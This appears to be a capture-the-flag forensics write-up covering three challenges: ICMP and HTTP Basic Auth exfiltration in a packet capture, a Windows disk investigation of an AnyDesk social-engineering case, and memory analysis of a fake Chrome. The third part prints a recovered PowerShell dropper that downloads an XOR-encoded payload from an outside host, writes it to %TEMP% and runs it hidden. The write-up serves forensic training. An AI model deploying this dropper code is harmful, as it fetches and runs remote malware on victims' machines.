
enum-or-exfil?
Description
Author: s3asick5
We found these packets, but we were quite… skeptical about their true meanings. Are those just normal web server enumeration or there are something else going on?
We are given a Packet Capture file. At first glance, there are a lot of ICMP traffic.

- ICMP packets by themselves are nothing to be skeptical of, but what struck us as strange is what the traffic carries.

- Every single packet carries this structure:
  ---
title: "ICMP Packets"
---
packet
0-1: "Character"
2-31: "Arbitrary Data"
- This is common in ICMP Tunneling.
- “ICMP tunneling is a technique of hiding data inside ICMP ping packets to create a covert communication channel.
- It’s commonly used by attackers for stealthy command and control C2 and data exfiltration, since ICMP traffic is often allowed through firewalls.
- ICMP tunneling matters because it bypasses many security controls by masquerading as normal network diagnostic traffic, creating a blind spot for defenders.”
- We can extract the bytes out and remove unnecessary bytes with
tshark.
$ tshark -r challenge.pcap -Y "icmp" -T fields -e data.data | cut -c1-2 | uniq | xxd -r -p
sneaky_networkThe exfiltrated bytes turns out to be
sneaky_network.On further inspection, there are multiple HTTP Auth request with unbelievably long credentials, which seems to be Base64. Another common data exfiltration method.


By using
tshark, we can see what they were trying to steal.
$ tshark -r challenge.pcap -Y "http" -T fields -e http.authbasic | sed -e 's/firefly\://g' | base64 -d | file -
/dev/stdin: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 544x600, components 3

$ tshark -r challenge.pcap -Y "http" -T fields -e http.authbasic | sed -e 's/firefly\://g' | base64 -d > hello.jpg- Seem like they stole this photo.

- To get the flag, you have to use
steghideon the image with the passphrasesneaky_network(how could you).
$ steghide extract -p "sneaky_network" -sf hello.jpg
wrote extracted data to "flag.txt".

$ cat flag.txt
W1{1t's_n0t_that_hard_t0_solve_th1s_r1ght?_(*^_^*)}Flag: W1{1t's_n0t_that_hard_t0_solve_th1s_r1ght?_(*^_^*)}
Shadow
Description
Author: qth24
Investigate what happened on this Windows computer.

Preparation
- We are given a disk image along with a network instance to answer questions about the case.
$ nc 123.45.67.89 6767

██╗    ██╗ ██╗ ██████╗████████╗███████╗
██║    ██║███║██╔════╝╚══██╔══╝██╔════╝
██║ █╗ ██║╚██║██║        ██║   █████╗
██║███╗██║ ██║██║        ██║   ██╔══╝
╚███╔███╔╝ ██║╚██████╗   ██║   ██║
 ╚══╝╚══╝  ╚═╝ ╚═════╝   ╚═╝   ╚═╝

Answer all questions correctly to receive the flag.
You may get up to 2 answer(s) wrong before the session is terminated.Question 1
“What is the chat application used to communicate with the attacker?”

- Looking at the prefetch files, we can see that there is a file for “Pidgin”, a chat app based on XMPP/Jabber.

- According to the wiki:
On Windows, the configuration directory is:
%APPDATA%\.purple.The configuration directory contains the following subdirectories:
- logs – Stores the logs of prior IM’s/chats (if this feature is enabled).

- Reading the chat log, it seems like our poor graphic designer has been tricked into turning Windows Defenders off to run a suspicious piece of software.
- A quick look confirms the chat log location.
Answer: Pidgin
Question 2
- “At what timestamp (UTC) was Windows Defender Real-Time Protection disabled? (format: YYYY-MM-DD HH:MM:SS)”
- According to Microsoft, we can figure out when it was disabled by looking at Event Logs.
Event ID 5001
Symbolic name:
MALWAREPROTECTION_RTP_DISABLEDMessage: Real-time protection is disabled.
Description: Microsoft Defender Antivirus real-time protection scanning for malware and other potentially unwanted software was disabled.
- By feeding
Microsoft-Windows-Windows Defender%4Operational.evtxinto your favourite Log Reader, we can start looking for Event ID 5001.

- Seems like it was turned off at
2026-08-27 10:30:28.
Answer: 2026-08-27 10:30:28
Question 3
- “The first suspicious file that was executed on the machine — through which URL was it downloaded?”
- In the chatlog, the threat actor sent a Google Drive link to the victim.
- The download link contains “PaintPlusPlus.exe”.
Answer: https://drive.google.com/file/d/1e2vVL6L9oBwoAVsaxhF_tRJE_s6_WriY/view?usp=sharing
Question 4
- “What is the attacker’s real XMPP account (the one posing as “tech support”)?”

- Looking at other chatlogs, we can see someone else has also contacted the victim, this time posing as “tech support”.
- They told the victim to install “AnyDesk”, a Remote Desktop App. Which… is an embarrassingly common and effective technique.
Answer: [email protected]
Question 5
- “Which remote-control tool did the attacker use to connect to the victim’s machine, and what is the attacker’s AnyDesk ID? (format: Tool:ID)”
- We know that the threat actor told the victim to install AnyDesk in order to gain remote control.
Connection Log Timestamps
- The connection_trace.txt logs are readable and give you a record of successful AnyDesk connections.
- By reading our own logs, we can find the threat actor’s AnyDesk ID.

Answer: AnyDesk:1355533822
Question 6
- “What is the full filename of the last malicious file that was executed on the machine? (format: filename.exe)”
- We know that you can transfer file with a Remote Desktop Application. The transfer logs stays neatly in
file_transfer_trace.txt

Answer: b6296bad0fdf16df0811053e5c5cee71946d05e06222324e76dc26ec676ff976.exe
Question 7
- “Where is the persistence mechanism of that malware located? (Full file path)”
- For this question there are many ways the malware can retain persistence. But to be precise, we would need the malware itself.
- If we take a look at the download log again, we can see that it finished transfering at around
14:18.
- If we take a look at the Recycle Bin, a peculiar executable file was also removed at the same time.

- If we uploaded this executable to VirusTotal , the analysis quickly tells us that this is a common Trojan.

- The dynamic sandbox analysis tells us that it maintain persistence by writing to the
Startupfolder.

- If we check the same folder on the disk image.

- Seems like this malware also placed a shortcut file to itself in the
Startupfolder, which would be called each time Windows boots.
Answer: C:\Users\t0mmy\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\b6296bad0fdf16df0811053e5c5cee71946d05e06222324e76dc26ec676ff976.lnk
Question 8
- “At what timestamp (UTC) did the AnyDesk session end? (format: YYYY-MM-DD HH:MM:SS)”
- We can infer this from the
ad.tracefile.

Answer: 2026-08-28 14:26:10
Conclusion
██╗    ██╗ ██╗ ██████╗████████╗███████╗
██║    ██║███║██╔════╝╚══██╔══╝██╔════╝
██║ █╗ ██║╚██║██║        ██║   █████╗
██║███╗██║ ██║██║        ██║   ██╔══╝
╚███╔███╔╝ ██║╚██████╗   ██║   ██║
 ╚══╝╚══╝  ╚═╝ ╚═════╝   ╚═╝   ╚═╝

Answer all questions correctly to receive the flag.
You may get up to 2 answer(s) wrong before the session is terminated.

Q1. What is the chat application used to communicate with the attacker? (telegram/discord/...)
> Pidgin
[+] Correct.

Q2. At what timestamp (UTC) was Windows Defender Real-Time Protection disabled? (format: YYYY-MM-DD HH:MM:SS)
> 2026-08-27 10:30:28
[+] Correct.

Q3. The first suspicious file that was executed on the machine — through which URL was it downloaded?
> https://drive.google.com/file/d/1e2vVL6L9oBwoAVsaxhF_tRJE_s6_WriY/view?usp=sharing
[+] Correct.

Q4. What is the attacker's real XMPP account (the one posing as "tech support")?
> [email protected]
[+] Correct.

Q5. Which remote-control tool did the attacker use to connect to the victim's machine, and what is the attacker's AnyDesk ID? (format: Tool:ID)
> AnyDesk:1355533822
[+] Correct.

Q6. What is the full filename of the last malicious file that was executed on the machine? (format: filename.exe)
> b6296bad0fdf16df0811053e5c5cee71946d05e06222324e76dc26ec676ff976.exe
[+] Correct.

Q7. Where is the persistence mechanism of that malware located? (Full file path)
> C:\Users\t0mmy\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\b6296bad0fdf16df0811053e5c5cee71946d05e06222324e76dc26ec676ff976.lnk
[+] Correct.

Q8. At what timestamp (UTC) did the AnyDesk session end? (format: YYYY-MM-DD HH:MM:SS)
> 2026-08-28 14:26:10
[+] Correct.


All questions answered. Well done!
W1{s1mpl3_w1nd0ws_4n6_chall3nge_hah!!!}Flag: W1{s1mpl3_w1nd0ws_4n6_chall3nge_hah!!!}.
Bad Friend
Description
Author: KetSoSad
My friend just installed the latest version of the browser for me. However, something doesn’t seem right when I use it. Please help me check what happened to my computer.
- We are given a Memory Dump and a Packet Capture.
- According to the description, the victim apparently has a fake browser on their machine. We first start by listing whatever process had going on.
$ vol -f challenge.dmp windows.pslist
...
9984    5964    chromeup.exe    0xd383d2452080  27      -       1       False   2026-08-20 13:34:13.000000 UTC  N/A    Disabled
1708 9984 chrome.exe 0xd383cc187340 0 - 1 False 2026-08-20 13:34:17.000000 UTC 2026-08-20 13:34:35.000000 UTC DisabledWhat’s this? There are 2
chrome.exe, and 1 is calledchromeup.exe!If we look into it’s launch origin command. We can see that it is not from where a normal browser should be (in
C:\Program Files).
$ vol -f challenge.dmp windows.cmdline
9984 chromeup.exe "C:\Users\ctf-player\Desktop\chromeup.exe"- Further analysis requires us to get our hands on this malware.
$ vol -f challenge.dmp windows.filescan
0xd383d3555930  \Program Files\Google\Chrome\Application\151.0.7922.140\chrome.dll
0xd383d3565b00  \Users\ctf-player\Desktop\chromeup.exe
0xd383d3919110  \Users\ctf-player\Desktop\chromeup.exe

$ vol -f challenge.dmp windows.dumpfile --virtaddr 0xd383d3565b00- Using
Detect It Easy, we can see thatchromeup.exeis written in Powershell, and was then packaged.

- We can extract
stringsfrom the binary to get the original source.
$ strings chromeup.exe
$url = "http://172.22.85.56:8000/pay"
$tempFile = Join-Path $env:TEMP "pay.tmp"
try {
    Invoke-WebRequest -UseBasicParsing $url -OutFile $tempFile
    $hex = [Text.Encoding]::ASCII.GetString(
        [IO.File]::ReadAllBytes($tempFile)
    )
    $hex = $hex -replace '\s',''
finally {
    Remove-Item $tempFile -Force -ErrorAction SilentlyContinue
Add-Type @'
using System;
public static class FastDecoder
    public static byte[] Decode(string hex)
    {
        byte[] output = new byte[hex.Length / 2];
        byte[] key = { 0x12, 0x34, 0x56, 0x78 };
        for (int i = 0; i < output.Length; i++)
        {
            int p = i * 2;
            int hi = Hex(hex[p]);
            int lo = Hex(hex[p + 1]);
            output[i] = (byte)(((hi << 4) | lo) ^ key[i & 3]);
        }
        return output;
    }
    private static int Hex(char c)
    {
        if (c >= '0' && c <= '9') return c - '0';
        if (c >= 'A' && c <= 'F') return c - 'A' + 10;
        return c - 'a' + 10;
    }
'@

[byte[]]$bytes = [FastDecoder]::Decode($hex)
$path = "$env:TEMP\csrst.exe"
[IO.File]::WriteAllBytes($path, $bytes)
try {
    $chrome = Start-Process "chrome.exe" -PassThru
    $proc = Start-Process $path -WindowStyle Hidden -PassThru
    $chrome.WaitForExit()
    if (-not $proc.HasExited) {
        Stop-Process -Id $proc.Id -Force -ErrorAction SilentlyContinue
    }
    Get-Process -Name "csrst" -ErrorAction SilentlyContinue |
        Where-Object { $_.Path -eq $path } |
        Stop-Process -Force -ErrorAction SilentlyContinue
    Start-Sleep -Milliseconds 500
finally {
    Remove-Item $path -Force -ErrorAction SilentlyContinue
Start-Sleep -Milliseconds 50000
exit- In short, this is a dropper, it installs another binary, decrypts it, save it in the user’s
%TEMP%directory ascsrst.exe, then it launches withchrome.exeto not raise any suspicion. - The payload is downloaded from
http://172.22.85.56:8000/pay, which we can get from the given Network Packet Capture file.

$ tshark -r challenge.pcapng -Y "frame.number == 28059" -T fields -e http.file_data | xxd -r -p > pay.tmp- The downloaded binary is then converted from Hex to Binary, then XOR-ed with the key
0x12345678. Quick decrypt script:
$tempFile = ".\pay.tmp"

$hex = [Text.Encoding]::ASCII.GetString(
    [IO.File]::ReadAllBytes($tempFile)
)

$hex = $hex -replace '\s',''

Add-Type @'
using System;
public static class FastDecoder
{
    public static byte[] Decode(string hex)
    {
        byte[] output = new byte[hex.Length / 2];
        byte[] key = { 0x12, 0x34, 0x56, 0x78 };
        for (int i = 0; i < output.Length; i++)
        {
            int p = i * 2;
            int hi = Hex(hex[p]);
            int lo = Hex(hex[p + 1]);
            output[i] = (byte)(((hi << 4) | lo) ^ key[i & 3]);
        }
        return output;
    }
    private static int Hex(char c)
    {
        if (c >= '0' && c <= '9') return c - '0';
        if (c >= 'A' && c <= 'F') return c - 'A' + 10;
        return c - 'a' + 10;
    }
}
'@

[byte[]]$bytes = [FastDecoder]::Decode($hex)
$path = ".\malware.exe"
[IO.File]::WriteAllBytes($path, $bytes)$ powershell .\decrypt.ps1- This will output
malware.exe, of which we can perform further analysis.
